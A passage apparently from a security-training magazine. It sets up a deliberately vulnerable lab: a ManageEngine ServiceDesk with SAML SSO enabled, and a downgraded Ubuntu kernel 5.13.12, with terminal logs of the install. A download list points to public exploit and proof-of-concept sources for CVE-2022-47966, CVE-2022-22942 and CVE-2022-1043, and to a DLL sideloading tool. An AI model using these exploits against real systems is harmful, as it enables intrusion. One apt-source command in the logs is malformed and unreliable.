Below this, there are two tabs: 'Configuration' (selected) and 'History'. In the 'Configuration' tab, the 'Enable SAML Single Sign-On?' toggle switch is turned on and labeled 'Enabled'. Another toggle switch for 'Collapse the login form by default' is turned off and labeled 'Disabled'. At the bottom, there's a warning message about dynamic user addition. The footer includes icons for 'Chats', 'Technician', and 'Groups', along with a 'Zia' logo.

The target is ready to be exploited.

2. Installing Linux kernel in Ubuntu 22.04

Go to the link given in our Downloads section on Ubuntu 2022.2 system and download all the Kernel packages.

```
user1@ubuntu2204:~$ wget https://kernel.ubuntu.com/~kernel-ppa/mainline/v5.13.12/amd64/
linux-modules-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb
--2023-04-04 05:25:42-- https://kernel.ubuntu.com/~kernel-ppa/mainline/v5.13.12/amd64/
linux-modules-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb
Resolving kernel.ubuntu.com (kernel.ubuntu.com)... 91.189.94.216
Connecting to kernel.ubuntu.com (kernel.ubuntu.com)|91.189.94.216|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 73658082 (70M) [application/x-debian-package]
Saving to: 'linux-modules-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb'

linux-modules-5.13.12 100%[=====>] 70.25M 1.55MB/s in 65s

2023-04-04 05:26:48 (1.08 MB/s) - 'linux-modules-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb' saved [73658082/73658082]

user1@ubuntu2204:~$
```



```

user1@ubuntu2204:~$ sudo dpkg -i linux-modules-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb
Selecting previously unselected package linux-modules-5.13.12-051312-generic.
(Reading database ... 140760 files and directories currently installed.)
Preparing to unpack linux-modules-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb ...
Unpacking linux-modules-5.13.12-051312-generic (5.13.12-051312.202108180838) ...
dpkg: dependency problems prevent configuration of linux-modules-5.13.12-051312-generic:
 linux-modules-5.13.12-051312-generic depends on linux-image-5.13.12-051312-generic | linux-image-unsigned-5.13.12-051312-generic; however:
  Package linux-image-5.13.12-051312-generic is not installed.
  Package linux-image-unsigned-5.13.12-051312-generic is not installed.

dpkg: error processing package linux-modules-5.13.12-051312-generic (--install):
 dependency problems - leaving unconfigured
Errors were encountered while processing:
 linux-modules-5.13.12-051312-generic
user1@ubuntu2204:~$

```

```

user1@ubuntu2204:~$ wget https://kernel.ubuntu.com/~kernel-ppa/mainline/v5.13.12/amd64/linux-image-unsigned-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb
--2023-04-05 05:30:14-- https://kernel.ubuntu.com/~kernel-ppa/mainline/v5.13.12/amd64/linux-image-unsigned-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb
Resolving kernel.ubuntu.com (kernel.ubuntu.com)... 91.189.94.216
Connecting to kernel.ubuntu.com (kernel.ubuntu.com)|91.189.94.216|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10066198 (9.6M) [application/x-debian-package]
Saving to: 'linux-image-unsigned-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb'

linux-image-unsigned 100%[=====>] 9.60M 1.42MB/s in 7.3s

2023-04-05 05:30:24 (1.31 MB/s) - 'linux-image-unsigned-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb' saved [10066198/10066198]

```

```

user1@ubuntu2204:~$

```

```

user1@ubuntu2204:~$ wget https://kernel.ubuntu.com/~kernel-ppa/mainline/v5.13.12/amd64/linux-headers-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb
--2023-04-05 05:33:27-- https://kernel.ubuntu.com/~kernel-ppa/mainline/v5.13.12/amd64/linux-headers-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb
Resolving kernel.ubuntu.com (kernel.ubuntu.com)... 91.189.94.216
Connecting to kernel.ubuntu.com (kernel.ubuntu.com)|91.189.94.216|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2469892 (2.4M) [application/x-debian-package]
Saving to: 'linux-headers-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb'

```



```

user1@ubuntu2204:~$ wget https://kernel.ubuntu.com/~kernel-ppa/mainline/v5.13.12/
amd64/linux-headers-5.13.12-051312_5.13.12-051312.202108180838_all.deb
--2023-04-05 05:39:28-- https://kernel.ubuntu.com/~kernel-ppa/mainline/v5.13.12/
amd64/linux-headers-5.13.12-051312_5.13.12-051312.202108180838_all.deb
Resolving kernel.ubuntu.com (kernel.ubuntu.com)... 91.189.94.216
Connecting to kernel.ubuntu.com (kernel.ubuntu.com)|91.189.94.216|:443... connec
ted.
HTTP request sent, awaiting response... 200 OK
Length: 12034406 (11M) [application/x-debian-package]
Saving to: 'linux-headers-5.13.12-051312_5.13.12-051312.202108180838_all.deb'

linux-headers-5.13. 100%[=====>] 11.48M 1.20MB/s in 12s

2023-04-05 05:39:40 (1004 KB/s) - 'linux-headers-5.13.12-051312_5.13.12-051312.2
02108180838_all.deb' saved [12034406/12034406]

```

```

user1@ubuntu2204:~$ echo "deb http://security.ubuntu.com/ubuntu focal-security-m
ain" \ sudo tee /etc/apt/sources.list.d/focal-security.list
deb http://security.ubuntu.com/ubuntu focal-security-main sudo tee /etc/apt/sou
rces.list.d/focal-security.list
user1@ubuntu2204:~$ sudo apt-get update
[sudo] password for user1:
Hit:1 http://security.ubuntu.com/ubuntu jammy-security InRelease
Hit:2 http://us.archive.ubuntu.com/ubuntu jammy InRelease
Reading package lists... Done
user1@ubuntu2204:~$

```

Next, install libssl1.1 as shown below.

```

user1@ubuntu2204:~$ sudo apt-get install libssl1.1
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
libssl1.1 is already the newest version (1.1.1f-1ubuntu1).
libssl1.1 set to manually installed.
The following packages were automatically installed and are no longer required:
  libperl5.32 perl-modules-5.32
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1141 not upgraded.

```

Next run commands given below.

```

user1@ubuntu2204:~$ sudo rm /etc/apt/sources.list.d/focal-security.list
user1@ubuntu2204:~$ sudo apt-get install build-essential
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libperl5.32 perl-modules-5.32
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  cpp-11 dpkg-dev fakeroot g++ g++-11 gcc-11 gcc-11-base
  libalgorithm-diff-perl libalgorithm-diff-xs-perl libalgorithm-merge-perl
  libasan6 libdpkg-perl libfakeroot libfile-fcntllock-perl libgcc-11-dev
  libstdc++-11-dev libtsan0 lto-disabled-list make

```


Next, run the command given below to install the kernel.

```
user1@ubuntu2204:~$ sudo dpkg -i *.deb
Selecting previously unselected package linux-headers-5.13.12-051312.
(Reading database ... 157166 files and directories currently installed.)
Preparing to unpack linux-headers-5.13.12-051312_5.13.12-051312.202108180838_all.deb ...
Unpacking linux-headers-5.13.12-051312 (5.13.12-051312.202108180838) ...
Preparing to unpack linux-headers-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb ...
Unpacking linux-headers-5.13.12-051312-generic (5.13.12-051312.202108180838) over (5.13.12-051312.202108180838) ...
Preparing to unpack linux-image-unsigned-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb ...
Unpacking linux-image-unsigned-5.13.12-051312-generic (5.13.12-051312.202108180838) over (5.13.12-051312.202108180838) ...
Preparing to unpack linux-modules-5.13.12-051312-generic_5.13.12-051312.202108180838_amd64.deb ...
Unpacking linux-modules-5.13.12-051312-generic (5.13.12-051312.202108180838) over (5.13.12-051312.202108180838) ...
Setting up linux-modules-5.13.12-051312-generic (5.13.12-051312.202108180838) ..
.
Processing triggers for linux-image-unsigned-5.13.12-051312-generic (5.13.12-051312.202108180838) ...
/etc/kernel/postinst.d/initramfs-tools:
update-initramfs: Generating /boot/initrd.img-5.13.12-051312-generic
/etc/kernel/postinst.d/zz-update-grub:
Sourcing file `/etc/default/grub'
Sourcing file `/etc/default/grub.d/init-select.cfg'
Generating grub configuration file ...
Found linux image: /boot/vmlinuz-5.15.0-25-generic
Found initrd image: /boot/initrd.img-5.15.0-25-generic
Found linux image: /boot/vmlinuz-5.13.12-051312-generic
Found initrd image: /boot/initrd.img-5.13.12-051312-generic
Found linux image: /boot/vmlinuz-5.13.0-19-generic
Found initrd image: /boot/initrd.img-5.13.0-19-generic
Found memtest86+ image: /boot/memtest86+.elf
Found memtest86+ image: /boot/memtest86+.bin
Warning: os-prober will not be executed to detect other bootable partitions.
Systems on them will not be added to the GRUB boot configuration.
Check GRUB_DISABLE_OS_PROBER documentation entry.
done
user1@ubuntu2204:~$
```

The target is ready. Reboot and boot into the vulnerable Kernel using GRUB.

“One of the main cyber-risks is to think they don’t exist. The other is to try to treat all potential risks.”

— Stephane Nappo“

DOWNLOADS

1. Zoho ManageEngine Service Desk (vulnerable version):

<https://archives.manageengine.com/>

2. Free Mock SAML 2.0 Identity Provider:

<https://mocksaml.com/>

3. Dbeaver:

<https://dbeaver.io/files/6.1.0/>

4. MariaDB Database Server:

<https://mariadb.org/>

5. Zoho ManageEngine RCE vulnerability scanning script:

<https://github.com/Inplex-sys/CVE-2022-47966>

6. Zoho ManageEngine RCE POC Script:

<https://github.com/horizon3ai/CVE-2022-47966>

7. F5-Big-IP 17.0.0.1:

<https://downloads.f5.com>

8. Linux Kernel 5.13.12 modules:

<https://kernel.ubuntu.com/~kernel-ppa/mainline/v5.13.12/amd64/>

9. CVE-2022-22942-dc.c code (Copy and paste in a file):

<https://raw.githubusercontent.com/h00die/metasploit-framework/e99407fe26a69ed8eb2103e05580a42040c27360/external/source/exploits/CVE-2022-22942/cve-2022-22942-dc.c>

10. CVE-2022-1043.c source code (Copy and paste in a file):

<https://raw.githubusercontent.com/h00die/metasploit-framework/690d22f75930a7aa271326ab24c0b4d185a46cda/external/source/exploits/CVE-2022-1043/cve-2022-1043.c>

DOWNLOADS


11. Kali Linux 2023.1:
<https://www.kali.org/get-kali/>

12. Process Monitor:
<https://learn.microsoft.com/en-us/sysinternals/downloads/procmon>


13. Build Tools for Visual Studio:
<https://visualstudio.microsoft.com/vs/older-downloads/>

14. DLL SideLoader Script:
<https://github.com/Flangvik/DLLSideload>

Now, You can read all our Past Issues



[Get them](#)



[Get them](#)

